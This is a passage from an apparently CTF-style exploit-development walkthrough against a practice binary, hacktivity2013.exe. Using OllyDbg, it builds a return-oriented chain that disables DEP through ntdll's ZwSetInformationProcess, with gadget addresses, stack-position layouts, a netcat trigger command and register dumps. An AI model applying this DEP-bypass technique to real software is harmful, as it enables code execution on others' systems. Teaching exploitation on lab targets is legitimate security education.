
Now set the destination of the call, it must be the address of MOV [EBP+8],2 what was 0x774CC2F3 for me, and it must be set on the position 0. To do it **right click to the 0x002BED64** and from the popup menu select **Modify**.



In the popup window **type the new value** (address of MOV [EBP+8],2) for me it was **0x774CC2F3**.



Now continue to run the code by pressing **F7**, **until we arrive to the position 0x774CC2F3** (or alternatively put a breakpoint to address 0x774CC2F3 and press F9).




As we can see when we try to run the MOV [EBP+8], 2 instruction we get an access violation. It happens, because the value in EBP points to the value 0x734F20C1 what is somewhere in the MSVCR90.printf function, and this address is not writeable.


Set EBP to a writeable address

Restart the application (because of the ASLR after the restart the **address of the stack most probably will be different**). Add a breakpoint to the 0x008F1407 position (this is the address of MOV EDX, [ESP+20] here starts the call of the virtual function).


Right click to anywhere in the disassembly window, and from the popup menu select Go to \ Expression



In the popup window **type** the address of `MOV EDI, [ESP+20]` here starts the call of the virtual function for me it was **0x008F1407** then press **OK**.



Then **right click to this line** and from the popup menu select **Breakpoint \ Toggle** (or simply press F2)




Then press **F9** to run the application.

Now connect to the application with netcat:

```
nc.exe 127.0.0.1 12345
```

and send the VADD 0,1234 command:

```
VADD 0,1234
```



Modify the values on the stack like we did previously. Now I had to set the value at 0x0023EE18 (position -1) to 0x0023EE1C (position 0), and the value at 0x0023EE1C (position 0) to 0x774CC2F3 (address of MOV [EBP+8],2). It is easy to find the position 0, because we set it to the value 1234

press the **F7** until we reach the **CALL EAX** instruction.

As we can see the registers EAX, ECX, EDX, EDI, and ESP points to a value what we can control. But the EAX is the position where we should jump, and it is not writable. So only ECX, EDX and ESP good for us. We should find something like:

```
MOV EBP, ECX
RET
```

To set the value in EBP to a writeable value.

But there is a problem with this solution, now the ESP points to 0x0023EDF4 what means, ECX

points to the position ESP - 0x24 (position -10) what may not be controlled by us. If we overwrite this position the application may crash, before we can overwrite the position at -1 to control EIP. Or it can happen the application overwrites somewhere this value.

So try to find another solution. Because ESP points to a bad position try to move it, to a position where we can control the value. For example try to find something like:

```
ADD ESP, XX
POP EBP
RET
```

we can find the following:

```
77516B96  83C4 24      ADD ESP, 24
77516B99  5D          POP EBP
77516B9A  C3         RETN
```


Or we can use the next (now the XOR EAX,EAX is no problem, because it is **after** the CALL EAX instruction, so we do not care the value of EAX anymore):

```
7747CD3D  83C4 38      ADD ESP, 38
7747CD40  33C0        XOR EAX, EAX
7747CD42  5E          POP ESI
7747CD43  5D          POP EBP
7747CD44  C2 0800     RETN 8
```

Let us try how this second one will work, because it moves ESP with larger value.


Another question, how to search for this kind of gadgets. If possible use the ntdll.dll, because the ZwSetInformationProcess is there, so try to search this sequence of instruction there also, because we want to depend on the least amount of dll-s.

So first try to find the position of this gadget. Select **view \ Executable modules**:




In the popup window **double click to the ntdd.dll**.


There can be more position where this instruction can be found. If you find not this one, then search for the next one by pressing CTRL+L. Remember because of the ASLR the address will be different on your machine, check the last 2 bytes of the address CD3D or watch the code. (if you want put a breakpoint here)




Again first manually modify the value in EAX to this address (0x7747CD3D), to see if this method were work. To do it **right click** the **EAX register** and from the popup menu select **modify**.




In the popup window **type the new value**, the address of ADD ESP,38 (for me it is 0x7747CD3D), then click to the **OK** button.



Go back to the CALL EAX instruction, by **right click** to **anywhere** in the **disassembly window**, and select **Go to \ Origin**.



Then press **F7**, until arrive to the POP EBP instruction, to see how it works:



As we can see the value into EBP will be taken from the address 0x0023EE2C. If you recall the 0

position were at 0x0022EE18. It means the position 4. So until this point we know the following:


position 0 should be the address where we can fix EBP (0x7747CD3D)

position 4 should be an address from the stack (a writeable address). If you check, it is fulfilled by default so just leave position 4 as it is, do not change.

Position 5 should be the address of the next gadget, what is the DEP turn off gadget, at address 0x774CC2F3.


Position -1 should be the address of position 0. It fires the control of EIP.

Now manually modify the value at position 0x0023EE30 to the value 0x774CC2F3 (address of MOV [EBP+8],2) to see in this way how the exploit were work. To do it **right click to the address 0x0023EE30** and from the popup menu select **Modify**.




Press **F7** to run the POP EBP, and RET 8 instructions.

As you can see because of the RET 8 instruction ESP moved to 0x0023EE3C instead of 0x0023EE34 (ie. 0x0023EE34 + 8):



As we can see in reality there will not be any problem at this position. Let us continue to run the exploit by **pressing two times F7**.



As you can see we arrive to call of ZwSetInformationProcess. Continue the running by **pressing F8** (NOT F7 NOW, because we do not want to enter into the ZwSetInformationProcess).

```

OllyDbg - hacktivity2013.exe
File View Debug Options Window Help

CPU - main thread, module ntdll
7748514B 837D 08 00 CMP DWORD PTR SS:[EBP+8],0
7748514F 0F84 192B0000 JE ntdll.77487C6E
77485155 6A 04 PUSH 4
77485157 8D45 08 LEA EAX,DWORD PTR SS:[EBP+8]
7748515A 50 PUSH EAX
7748515B 6A 22 PUSH 22
7748515D 6A FF PUSH -1
7748515F E8 C0010400 CALL ntdll.ZwSetInformationProcess
77485164 0F85 052B0000 JMP ntdll.77487C6E
77485169 90 NOP
7748516A 90 NOP
7748516B 90 NOP
7748516C 90 NOP
7748516D 90 NOP
7748516E 8BFF MOV EDI,EDI
77485170 55 PUSH EBP
77485171 8BEC MOV EBP,ESP
77485173 81EC 28020000 SUB ESP,228
77485179 A1 C0415277 MOV EAX,DWORD PTR DS:[775241C0]
7748517E 33C5 XOR EAX,EBP
Stack SS:[0023EE74]=00000002

```

A bit later at position 0x77487C6E the application will die. Why? Because it wants to modify the value at the position pointed by ESI in the instruction `OR [ESI+34], 80000000`. But that position is read only.

```

OllyDbg - hacktivity2013.exe
File View Debug Options Window Help

CPU - main thread, module ntdll
77487C6E 814E 34 00000000 OR DWORD PTR DS:[ESI+34],80000000
77487C75 5F POP EDI
77487C76 5E POP ESI
77487C77 5D POP EBP
77487C78 C2 0400 RETN 4
77487C7B F746 34 00000000 TEST DWORD PTR DS:[ESI+34],80000000
77487C82 0F85 60130000 JNZ ntdll.77488FE8
77487C88 56 PUSH ESI
77487C89 E8 A9FFFFFF CALL ntdll.77487C37
77487C8E 0F85 55130000 JMP ntdll.77488FE8
77487C93 F740 34 00000000 TEST DWORD PTR DS:[EAX+34],80000000
77487C9A 0F85 309C0000 JNZ ntdll.774918D0
77487CA0 50 PUSH EAX
77487CA1 E8 91FFFFFF CALL ntdll.77487C37
77487CA6 0F85 259C0000 JMP ntdll.774918D0
77487CAB 51 PUSH ECX
77487CAC E8 12000000 CALL ntdll.77487CC3
77487CB1 84C0 TEST AL,AL
77487CB3 0F85 50220000 JNZ ntdll.77489FA9
Registers (FPU)
EAX 008F1000 hacktivi.008F1000
ECX 0024F280
EDX 008F346C hacktivi.008F346C
EBX 00000002
ESP 0024F25C
EBP 734F20C1 MSVC90.printf
ESI 749C0000 ASCII "PE"
EDI 000004D2
EIP 008F1419 hacktivi.008F1419
C 1 ES 0023 32bit 0(FFFFFFFF)
P 1 CS 001B 32bit 0(FFFFFFFF)
A 0 SS 0023 32bit 0(FFFFFFFF)
Z 0 DS 0023 32bit 0(FFFFFFFF)
S 1 FS 003B 32bit 7FFDE000
T 0 GS 0000 NULL
D 0

```

Fix the value in ESI

Why this happens? If you recall our first gadget modifies the value of ESI:

```

7747CD3D 83C4 38 ADD ESP,38
7747CD40 33C0 XOR EAX,EAX
7747CD42 5E POP ESI
7747CD43 5D POP EBP
7747CD44 C2 0800 RETN 8

```


To correct it we should do the next:

- **Position 0** should be the address where we can fix EBP (0x7747CD3D)
- **Position 3** should be a pointer to any writeable address, because it will be moved to ESI. The easiest way to satisfy it is to use an address points to the stack. For example use the same value what we use at position -1. it will be modified after the fire of the exploit so that

